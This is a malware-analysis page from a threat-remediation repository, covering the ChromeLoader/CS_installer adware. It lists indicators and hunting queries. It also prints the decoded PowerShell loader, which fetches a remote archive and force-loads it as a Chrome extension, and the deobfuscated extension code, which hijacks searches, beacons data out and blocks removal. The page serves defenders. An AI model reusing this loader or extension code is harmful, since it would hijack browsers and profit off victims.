Threat-Remediation-Scripts/Threat-Track/CS_INSTALLER at main · xephora/Threat-Remediation-Scripts

By xephora

Archived: 2026-04-05 17:55:38 UTC

Observed malicious IOCs for the ChromeLoader/CS_installer aka Choziosi Loader Malware

CrowdStrike Query to hunt for ChromeLoader

```
 ChromeLoader ScriptContent!=null
| dedup ComputerName
| rex field=ScriptContent "(?<MaliciousDomain>(\$domain = \"[a-zA-Z0-9.]*.))"
| table _time ComputerName ScriptContent MaliciousDomain
```

```
 CommandLine="*CS_installer.exe*" FilePath="*CdRom*"
| dedup ComputerName
| table _time ComputerName CommandLine FilePath SHA256HashData
```

Sigma Rule for ChromeLoader available (Thanks to Twitter User @Kostastsale)

Twitter Reference: https://twitter.com/Kostastsale/status/1480821678145826818
Sigma Rule: https://github.com/tsale/Sigma_rules/blob/main/malware/ChromeLoader.yml

Date of first occurrence

01-02-2022

Description:

CS_installer/ChromeLoader starts off as an ISO that masquerades as Video Game Cheats/Illegal Software/Freeware, also advertised on twitter via QR Codes. It was observed that the malicious ISO was downloaded as a zipped archive. Once downloaded and extracted, the victim runs the ISO on their machine which on Windows 10 or above mounts to disk. The ISO contains a malicious binary named CS_installer.exe (also seen as setup.exe) and a Win32 API for scheduletask along with configurations files and a symbols file. Once mounted, the folder containing the malicious binary is locked and will not be removed by the antivirus client. It requires dismounting of the disk image to release the binary. Upon execution of the binary `CS_installer.exe`, numerous persistence mechanisms are created and also a Chrome Extension is downloaded and saved to disk. Once the extension is saved, it extracts the data and installs it into Chrome. The persistence is configured to execute a

PowerShell command that runs a base64 encoded payload which will ensure the ChromeExtension remains on the machine. It was also observed that the powershell command removes the previously registered scheduled task before creating one again and repeats the Chrome Extension installation process.

Sample Analysis

https://app.any.run/tasks/bfb74c9f-89d0-4c3b-8c65-233677cdbfc5

Domains Observed

```
 hxxps[://]learnataloukt[.]xyz
hxxps[://]brokenna[.]work
hxxps[://]yflexibilituky[.]co
hxxps[://]ktyouexpec[.]xyz            reported by Twitter user @th3_protoCOL https://twitter.com/th3_protoCOL/st
hxxps[://]withyourret[.]xyz           reported by Twitter user @th3_protoCOL https://twitter.com/th3_protoCOL/st
hxxps[://]bosscast[.]net              reported by Twitter user @cbecks_2
hxxps[://]soap2day[.]ac               reported by Twitter user @cbecks_2
hxxps[://]wallpaperaccess[.]com       reported by Twitter user @cbecks_2
hxxps[://]uploadhaven[.]com           reported by Twitter user @cbecks_2 and @ffforward https://twitter.com/fffo
hxxps[://]steamunlocked[.]net         reported by Twitter user @ffforward https://twitter.com/th3_protoCOL/statu
hxxps[://]etterismype[.]co       reported by Twitter user @cbecks_2 https://twitter.com/cbecks_2/status/14809941
hxxps[://]downloadfree101.com         reported by Twitter user @StopMalvertisin https://twitter.com/StopMalvert
hxxps[://]ithconsukultin[.]com        reported by Twitter user @Enadanil https://twitter.com/Enadanil/status/148
hxxps[://]tobepartou[.]com            reported by Twitter user @Enadanil https://twitter.com/Enadanil/status/148
hxxps[://]yeconnected[.]com
hxxps[://]idwhitdoe[.]work
hxxps[://]yeconnected[.]com
```

Malicious ISO

The Naming convention of the ISOs appear to be targeting young adults. These names consistenly change each infection it seems.

```
 Universal Chat Spammer.iso
Roblox Muscle Legends Script _ AutoFarm + More ....iso
[UPDATED] Bee Swarm Simulator Script GUI _ Hack....iso
This_Young_Maidenhead_Family_Now_Makes_15800_..._1.iso
The Sims 4 [w_ ALL DLC] Free Download.iso
How To Install Shaders For Minecraft 1.18.1_1....iso => reported by reddit user remuchiiee
Twisted Lies by Shandi Boyes.iso
File_ BONEWORKS.v1.6.zip ....iso
```

https://www.virustotal.com/gui/file/fa52844b5b7fcc0192d0822d0099ea52ed1497134a45a2f06670751ef5b33cd3
https://www.virustotal.com/gui/file/b43767a9b780ba91cc52954aa741be1bddb0905b492e481aea992bca2a0c6a93
https://www.virustotal.com/gui/file/860c1f6f3393014fd84bd29359b4200027274eb6d97ee1a49b61e038d3336372

https://www.virustotal.com/gui/file/ad68453553a84e03c70106b7c13a483aa9ff1987621084e22067cb1344f52ab7
https://www.virustotal.com/gui/file/cd999181de69f01ec686f39ccf9a55131a695c55075d530a44f251a8f41da7c8
https://www.virustotal.com/gui/file/0fb038258bbbc61d4f43cac585ec92c79a9a231bcd265758c23c78f96ac1dbb2
https://www.virustotal.com/gui/file/3fc00a37c13ee987ec577a8fd2c9daae31ec482c5276208ddff4bc5cb518c2f3
https://www.virustotal.com/gui/file/e132de4b3b6b6135121c809e43c0adf3ebf10cb92e7b3c989c24c68ed970a6e6
https://www.virustotal.com/gui/file/03b2f267de27dae24de14e2c258a18e6c6d11581e6caee3a6df2b7f42947d898
https://www.virustotal.com/gui/file/e449eeade197cab542b6a11a3bcb972675a1066a88cfb07f09e7f7cbd1d32f6d
https://www.virustotal.com/gui/file/785f4ee0b26aac97429cdf99b04d2dab44798f2554b61512b49b59f834e91250
https://www.virustotal.com/gui/file/e1f9968481083fc826401f775a3fe2b5aa40644b797211f235f2adbeb0a0782f

Additional Hashes reported by twitter user @cbecks_2

```
 0ecbe333ec31a169e3bce6e9f68b310e505dedfed50fe681cfd6a6a26d1f7f41
1717de403bb77e49be41edfc398864cfa3e351d9843afc3d41a47e5d0172ca79
18073ce19f3391f82c649a244b5555a88124fb6f496c28a914aa0f4ce139e3f2
1b4786ecc9b34f30359b28f0f89c0af029c7efc04e52832ae8c1334ddd2b631e
2e006a8e9f697d8075ba68ab5c793670145ea56028c488f1a00b29738593edfb
31b2944fb4d13a288497e64b2c4a110127e3f685fae38860aaf68336f7804d13
3927e4832dcbfae7ea9e2622af2a37284ceaf93b86434f35878e0077aeb29e7e
41cc04487a80093df4ac9bb64afc44eb6492bb49fc125b4601cd53476f18d5a4
614e2c3540cc6b410445c316d2e35f20759dd091f2f878ddf09eda6ab449f7aa
66f2ade2a78843c91445f808673d6ae0fe3a13402faac2962f04544a62ffbc2d
6d89c1cd593c2df03cdbd7cf3f58e2106ff210eeb6f60d5a4bf3b970989dee2e
8840f385340fad9dd452e243ad1a57fb44acfd6764d4bce98a936e14a7d0bfa6
9ab4665f627e17377f7feda1d3ca4facb5448db587d4d22d2740585ab3fb1f54
9dd11c756bdf612f372f3d37410bcc469f586f2fc826df5c679b3e77501c9371
a9670d746610c3be342728ff3ba8d8e0680b5ac40f4ae6e292a9a616a1b643c8
bcc6cfc82a1dc277be84f28a3b3bb037aa9ef8be4d5695fcbfb24a1033174947
dd2da35d1b94513f124e8b27caff10a98e6318c553da7f50206b0bfded3b52c9
edeec82c65adf5c44b52fbdc4b7ff754c6bd391653bba1e0844f0cab906a5baf
fb9cce7a3fed63c0722f8171e8167a5e7220d6f8d89456854c239976ce7bb5d6
```

mounted ISO mainly contains:

```
 \Device\CdRom0\CS_INSTALLER.EXE (Also seen as setup.exe)
\Device\CdRom0\CS_installer.exe.config
\Device\CdRom0\CS_installer.pdb
\Device\CdRom0\CS_installer.pdb
\Device\CdRom0\Microsoft.Win32.TaskScheduler.dll
\Device\CdRom0\_meta.txt
```

CS_installers

https://www.virustotal.com/gui/file/ded20df574b843aaa3c8e977c2040e1498ae17c12924a19868df5b12dee6dfdd
https://www.virustotal.com/gui/file/5f57a4495b9ab853b9d2ab7d960734645ebe5765e8df3b778d08f86119e1695c

https://www.virustotal.com/gui/file/187e08fca3ea9edd8340aaf335bd809a9de7a10b2ac14651ba292f478b56d180
https://www.virustotal.com/gui/file/1dbe5c2feca1706fafc6f767cc16427a2237ab05d95f94b84c287421ec97c224
https://www.virustotal.com/gui/file/5c07178b0c44ae71310571b78dde5bbc7dc8ff4675c20d44d5b386dfb4725558
https://www.virustotal.com/gui/file/42afb7100d3924915fde289716def039cd14d8116757061df503874217d9b047
https://www.virustotal.com/gui/file/2df0cf38c8039745f0341fc679d1dd7a066ec0d2e687c6914d2a2256f945d96d
Reported by Twitter user @cbecks_2
https://www.virustotal.com/gui/file/aed9351ff414ddf1ecbfeb747b0bc6d650fcf026290cb670cbbaaad02fdf3dcd
Reported by Twitter user @cbecks_2
https://www.virustotal.com/gui/file/dca529c6ec9ea1f638567d5b6c34af4f47a80c0519178c4829becc337db5be02
Reported by Twitter user @cbecks_2

Additional CS_installer.exe hashes added 01-24-2022

```
 9eca0cd45c00182736467ae18da21162d0715bd3d53b8df8d92a74a76a89c4a0
564e913a22cf90ede114c94db8a62457a86bc408bc834fa0e12e85146110c89b
c56139ea4ccc766687b743ca7e2baa27b9c4c14940f63c7568fc064959214307
53347d3121764469e186d2fb243f5c33b1d768bf612cc923174cd54979314dd3
44464fb09d7b4242249bb159446b4cf4c884d3dd7a433a72184cdbdc2a83f5e5
afc8a5f5f8016a5ce30e1d447c156bc9af5f438b7126203cd59d6b1621756d90
2d4454d610ae48bf9ffbb7bafcf80140a286898a7ffda39113da1820575a892f
```

Observed behavior

```
 Reads hostname
HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME

OS Credential Dumping
DNSCompatibility.exe

Checks Windows Trust Settings
HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\WINTRUST\TRUSTPROVIDERS\SOFTWARE

Reads settings of System Certificates
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\DISALLOWED\CERTIFICATES\305F8BD17AA2CBC483A4C41B19A39A0
5DA39D6

Checks supported languages
HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS

Environmental Variables
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION

Checks Windows Installation Data
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION
```

```
Enumeration of Software
DNSCompatibility.exe
```

Scheduled Task

ChromeLoader uses a Windows API `Microsoft.Win32.TaskScheduler` to create a Scheduled task

> ChromeLoader uses a dictionary to name the scheduled task.

```
string[] namesDict = new string[]
        {
        "Loader",
        "Monitor",
        "Checker",
        "Conf",
        "Task",
        "Updater"
        };

int nameIndex = new Random().Next(namesDict.Length);
string taskName = "Chrome" + namesDict[nameIndex];
ts.RootFolder.RegisterTaskDefinition(taskName, td);
```

- ChromeLoader
- ChromeMonitor
- ChromeChecker
- ChromeConf
- ChromeTask
- ChromeUpdater

The scheduled task contains the following command which executes a PowerShell command with a base64 payload.

```
 cmd /c start /min "" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E <base64EncodedPayload>
```

I have observed two scenarios of how the base64 payload is executed.


1. A descramble function exists to reconstructs base64 payload.


```
Dictionary<char, char> replaceDict = new Dictionary<char, char>
{
    <dictionary of characters>
}

foreach (char c in File.ReadAllText("_meta.txt"))
```

```
        {
                if (replaceDict.ContainsKey(c))
                {
                        res += replaceDict[c].ToString();
                }
                else
                {
                        res += c.ToString();
                }
        }
        return res;
```

2. The PowerShell command may be hardcoded into the malware binary `CS_installer.exe`. Shown in the below images.





Retrieving ChromeLoader Scheduled Tasks using PowerShell

```
 Get-ScheduledTask -Taskname "ChromeLoader" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeTask" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeConf" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeUpdater" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeMonitor" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeChecker" -EA SilentlyContinue
```

Scheduled Task Location# 1

```
 Location 1: C:\windows\system32\tasks\ChromeLoader
Location 1: C:\windows\system32\tasks\ChromeTask
Location 1: C:\windows\system32\tasks\ChromeConf
Location 1: C:\windows\system32\tasks\ChromeMonitor
Location 1: C:\windows\system32\tasks\Chromeupdater
Location 1: C:\windows\system32\tasks\ChromeChecker
```

Contents of the scheduled task

```
 <?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-01-08T12:48:01.586-05:00</Date>
    <Description>Example task</Description>
    <URI>\ChromeLoader</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT10M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2022-01-08T12:49:01.55-05:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
```

```
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>cmd</Command>
      <Arguments>/c start /min "" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E JABlAHgAdABQAGEAdABo
```

Scheduled Task Location# 2

ChromeLoader creates one of the following registry keys for Scheduled task

```
 Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\TREE\ChromeLoade
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\TREE\ChromeTask
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\TREE\ChromeConf
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\TREE\ChromeMonito
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\TREE\ChromeUpdate
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\TREE\ChromeChecke
```

Contents of the registry key

```
 Property   Type Value
--------   ---- -----
SD       Binary (0x)01,00,04,80,94,00,00,00,b0,00,00,00,00,00,00,00,14,00,00,00,02,00,80,00,04,00,00,00,00,10,18
                5,20,00,00,00,20,02,00,00,00,10,14,00,9f,01,1f,00,01,01,00,00,00,00,00,05,12,00,00,00,00,10,24,0
                15,00,00,00,79,7b,4c,2a,f0,c4,03,8b,df,0b,88,58,ea,03,00,00,00,00,24,00,89,00,12,00,01,05,00,00,
                ,c4,03,8b,df,0b,88,58,ea,03,00,00,00,00,00,00,01,05,00,00,00,00,00,05,15,00,00,00,79,7b,4c,2a,f0
                5,00,00,00,00,00,05,15,00,00,00,79,7b,4c,2a,f0,c4,03,8b,df,0b,88,58,01,02,00,00
Id       String {95F41003-19E5-4FEF-BC34-BD6B24044329}
Index     DWord 3
```

Scheduled Task Location# 3

ChromeLoader also creates one of the following registry keys.

Location 3: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks{X-X-X-X-X}

(To save you time, you can retrieve the task unique identifier by running the powershell command below)

```
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeLoader"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeTask"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeConf"
```

```
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeMonitor"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeChecker"
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeUpdater"
```

Contents of the registry key {X-X-X-X-X}

```
 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{53998BBE-E665-4C14-8

Property      Type Value
--------      ---- -----
Path        String \ChromeLoader
Hash        Binary (0x)c7,eb,cd,26,ec,d5,2f,5d,59,55,18,03,21,85,e3,c6,32,dc,05,59,2b,1b,d8,04,dc,3f,8c,74,11,b5
Schema       DWord 65538
Date        String 2022-01-06T13:27:37.271-05:00
Description String Example task
URI         String \ChromeLoader
Triggers    Binary (0x)17,00,00,00,00,00,00,00,00,07,01,00,00,00,06,00,80,b8,45,38,2b,03,d8..[TRUNCATION]
Actions     Binary (0x)03,00,0c,00,00,00,41,00,75,00,74,00,68,00,6f,00,72,00,66,66..[TRUNCATION]
DynamicInfo Binary (0x)03,00,00,00,98,86,ad,14,2b,03,d8,01,aa,f5,5b,ad,52,06,d8,01,..[TRUNCATION]
```

Snippet of base64 decoded powershell script

```
$extPath = "$($env:LOCALAPPDATA)\chrome"
$confPath = "$extPath\conf.js"
$archiveName = "$($env:LOCALAPPDATA)\archive.zip"
$taskName = "ChromeLoader"
$domain = "SomeMaliciousDomain"

$isOpen = 0
$dd = 0
$ver = 0

(Get-WmiObject Win32_Process -Filter "name='chrome.exe'") | Select-Object CommandLine | ForEach-Obje
        if($_ -Match "load-extension"){
                break
        }

        $isOpen = 1
}

if($isOpen){
```

```
if(-not(Test-Path -Path "$extPath")){

        try{
                wget "https://$domain/archive.zip" -outfile "$archiveName"
        }catch{
                break
        }

        Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath" -Force
        Remove-Item -path "$archiveName" -Force

}
else{

        try{
                if (Test-Path -Path "$confPath")
                {
                        $conf = Get-Content -Path $confPath
                        $conf.Split(";") | ForEach-Object {
                                if ($_ -Match "dd")
                                {
                                        $dd = $_.Split('"')[1]
                                }elseif ($_ -Match "ExtensionVersion")
                                {
                                        $ver = $_.Split('"')[1]
                                }
                        }
                }
        }catch{}

        if ($dd -and $ver){


                try{

                        $un = wget "https://$domain/un?did=$dd&ver=$ver"

                        if($un -Match "$dd"){
                                Unregister-ScheduledTask -TaskName "$taskName" -Confirm:$fal
                                Remove-Item -path "$extPath" -Force -Recurse
                        }

                }catch{}

                try{
                        wget "https://$domain/archive.zip?did=$dd&ver=$ver" -outfile "$archi
                }
```

```
                        catch{}

                        if (Test-Path -Path "$archiveName"){
                                Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPat
                                Remove-Item -path "$archiveName" -Force
                        }

                }

        }

        try{
                Get-Process chrome | ForEach-Object { $_.CloseMainWindow() | Out-Null}
                start chrome --load-extension="$extPath", --restore-last-session, --noerrdialogs, --
        }catch{}

}
```

Dropped Extension location

```
 C:\users\<Profile>\appdata\local\chrome
```

Malicious Extension

```
 sha256sum archive.zip
561f219a76e61d113ec002ecc4c42335f072be0f2f23e598f835caba294a3f9b  archive.zip

Contents:
background.js  conf.js  manifest.json  options.png
```

Sample Extension Configuration

```
cat conf.js

let _ExtnensionName = "Options";
let _ExtensionVersion = "4.0";
let _dd = "MzQ1NDYHAQICAwIGDAEAAgEFAgILBwAMSgoABgYDB0gEAgICAgUHAwAASQ==";
let _ExtDom = "https://krestinaful[.]com/";
let _ExtDomNoSchema = "krestinaful[.]com"

cat conf.js
let _ExtnensionName = "Properties";
let _ExtensionVersion = "4.4";
let _dd = "NzI3MjcGAgYEDwAHAgAFAQQGAwAOAgYASwAKAAYEBU4GBAMGCgQKDwAASw==";
```

```
let _ExtDom = "https://tobepartou[.]com/";
let _ExtDomNoSchema = "tobepartou[.]com";
```

Obfuscated Javascript `background.js` (truncated)

```
cat background.js

T1MM.q3 = (function () {
    var v = 2;
    for (; v !== 9;) {
        switch (v) {
        case 2:
            v = typeof globalThis === 'object' ? 1 : 5;
            break;
        case 1:
            return globalThis;
            break;
        case 5:
            var G;
            try {
                var s = 2;
                for (; s !== 6;) {
                    switch (s) {
                    case 2:
                        Object['defineProperty'](Object['prototype'], 'xbHiy', {
                            'get': function () {
                                var J = 2;
                                for (; J !== 1;) {
                                    switch (J) {
                                    case 2:
                                        return this;
                                        break;
                                    }
                                }
                            },
                            'configurable': true
                        });
                        G = xbHiy;
                        s = 5;
                        break;
                    case 5:
                        G['QQr8M'] = G;
                        s = 4;
                        break;
                    case 4:
                        s = typeof QQr8M === 'undefined' ? 3 : 9;
```

```
                        break;
                    case 9:
                        delete G['QQr8M'];
                        var N = Object['prototype'];
                        delete N['xbHiy'];
                        s = 6;
                        break;
                    case 3:
                        throw "";
                        s = 9;
                        break;
                    }
                }
            } catch (l) {
                G = window;
            }
            return G;
            break;
        }
    }
})();
T1MM.A1MM = A1MM;
e7(T1MM.q3);
[TRUNCATION..]
```

Raw Obfuscated javascript sample

```
U0MM.i5=(function(){var A=2;for(;A !== 9;){switch(A){case 5:var h;try{var m=2;for(;m !== 6;){switch(
```

Deobfuscated Javascript `background.js` provided by Twitter user @struppigel

https://twitter.com/struppigel

Blog post created by Karsten Hahn @struppigel, providing an analysis of the malicious Chrome Extension
https://www.gdatasoftware.com/blog/2022/01/37236-qr-codes-on-twitter-deliver-malicious-chrome-extension
https://twitter.com/struppigel/status/1489500184371515396

The purpose of the malicious Chrome Extension is to generate Ad Revenue for the actor. The Chrome Extension periodically makes web requests every 30 minutes to generate Ads. Analytics is sent to the attackers domain every 3 hours. This malware has the capability of spreading through the victim's Google Profile via Synchronization.

Turn on and off Google Chrome Synchronization
https://support.google.com/chrome/answer/185277?hl=en&co=GENIE.Platform%3DDesktop
https://support.google.com/chrome/answer/2765944

```
chrome.webRequest.onBeforeSendHeaders.addListener(n4 => {
  n4.requestHeaders.push({name: "dd", value: _dd});
  return {requestHeaders: n4.requestHeaders};
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["blocking", "requestHeaders"]);

chrome.webRequest.onHeadersReceived.addListener(g4 => {
  if (g4.type !== "main_frame") {
    return null;
  }
  g4.responseHeaders.forEach(u4 => {
    if (u4.name === "is") {
      isValue = u4.value;
      setWithExpirySec("is", isValue, 300);
      return null;
    }
  });
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["responseHeaders"]);

chrome.webRequest.onBeforeRequest.addListener(function (s4) {
  var O4, L4, R4, r4, p4, F4, i4, w4, b4;
  if (s4.type !== "main_frame") {
    return null;
  }
  O4 = s4.url;
  L4 = new URL(O4);
  if (O4.indexOf("google.") >= 0 && O4.indexOf("search") >= 0 && O4.indexOf("q=") >= 0) {
    R4 = L4.searchParams.get("q");
  }
  if (O4.indexOf("search.yahoo.") >= 0 && O4.indexOf("p=") >= 0) {
    R4 = L4.searchParams.get("p");
  }
  if (O4.indexOf("bing.") >= 0 && O4.indexOf("search") >= 0 && O4.indexOf("q=") >= 0) {
    R4 = L4.searchParams.get("q");
  }
  if (R4 && R4.length > 1) {
    r4 = getWithExpiry("lastQuery");
    p4 = Math.floor(Math.random() * 100);
    F4 = getWithExpiry("is") || 100;
    i4 = s4.initiator;
    w4 = 0;
    if (i4) {
      if (i4.includes("bing.")) {
        w4 = 1;
      }
      if (i4.includes("yahoo.")) {
        w4 = 1;
```

```
      }
    }
    if (F4 > p4 && w4 && r4) {
      setWithExpirySec("lastQuery", R4, 60);
      return null;
    }
    if (R4 === r4) {
      return null;
    }
    setWithExpirySec("lastQuery", R4, 60);
    b4 = _ExtDom + "search?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&is=" + w4 + "&q
    chrome.tabs.update({url: b4});
  }
}, {urls: ["https://*.google.com/*", "https://*.yahoo.com/*", "https://*.bing.com/*"]}, ["blocking"]

function getWithExpiry(N4) {
  var z4, Q4, I4;
  z4 = localStorage.getItem(N4);
  if (!z4) {
    return null;
  }
  Q4 = JSON.parse(z4);
  I4 = new Date;
  if (I4.getTime() > Q4.expiry) {
    localStorage.removeItem(N4);
    return null;
  }
  return Q4.value;
}

chrome.runtime.onInstalled.addListener(k4 => {
  if (k4.reason == "install") {
    localStorage.removeItem("lastQuery");
    localStorage.removeItem("ad");
    localStorage.removeItem("is");
    chrome.alarms.create("hb", {delayInMinutes: 1.1, periodInMinutes: 180});
    chrome.alarms.create("ad", {delayInMinutes: 5, periodInMinutes: 30});
    analytics("install", "");
    sync();
    chrome.management.getAll(function (l4) {
      handleInstalledExtensions(l4);
    });
    chrome.privacy.services.searchSuggestEnabled.set({value: !true});
  }
});

chrome.runtime.setUninstallURL(_ExtDom + "uninstall?ext=" + _ExtnensionName + "&ver=" + _ExtensionVe
```

```
function setWithExpirySec(v4, M4, P4) {
  var e4, Z4;
  e4 = new Date;
  Z4 = {value: M4, expiry: e4.getTime() + P4 * 1e3};
  localStorage.setItem(v4, JSON.stringify(Z4));
}

function openAd() {
  var h4;
  h4 = _ExtDom + "ad?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&dd=" + _dd;
  fetch(h4, {method: "GET", credentials: "include", redirect: "follow"}).then(D4 => D4.json()).then(
    var o4, E4, S4;
    if (T4.length > 0) {
      o4 = T4[0];
      E4 = o4[1];
      S4 = "https:" + o4[2];
      chrome.tabs.create({url: E4}, function (C4) {
        fetch(S4, {credentials: "include"});
        setWithExpirySec("ad", C4.id, 86400);
      });
    }
  }).catch(t4 => {});
}

chrome.contextMenus.create({title: "Remove", id: "menu", contexts: ["browser_action"]});
chrome.tabs.onUpdated.addListener(function (H4, y4, d4) {
  if (y4.status == "loading" && d4.url.indexOf("chrome://extensions") == 0) {
    chrome.tabs.create({url: "chrome://settings"});
    chrome.tabs.remove(H4);
  }
});

function sync() {
  var q4;
  q4 = _ExtDom + "redsync";
  fetch(q4, {method: "GET", credentials: "include"}).then(a4 => a4.text()).then(X4 => {
    analytics("sync", X4);
  }).catch(V4 => {});
}

function handleInstalledExtensions(W4) {
  fetch("https://com." + _ExtDomNoSchema + "/ext" + "post" + _ExtnensionName + "ver=" + _ExtensionVe
}

chrome.browserAction.onClicked.addListener(function (G7) {
  chrome.tabs.create({url: "chrome://settings"});
```

```
});

chrome.contextMenus.onClicked.addListener(function (m7, A7) {
  chrome.tabs.create({url: "chrome://settings"});
});

function analytics(j4, J4) {
  var A4;
  A4 = _ExtDom + j4 + "?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&dd=" + _dd;
  if (J4 != "") {
    A4 = A4 + "&info=" + J4;
  }
  navigator.sendBeacon(A4);
}

chrome.alarms.onAlarm.addListener(function (J7) {
  if (J7.name === "hb") {
    analytics("hb", "");
    sync();
  } else if (J7.name === "ad") {
    getAd();
  }
});

function handleExtensionResp(K4) {
  try {
    extnesionIds = JSON.parse(K4).list;
    extnesionIds.forEach(B4 => chrome.management.setEnabled(B4, false));
  } catch (x4) {}
}

function getAd() {
  var f4;
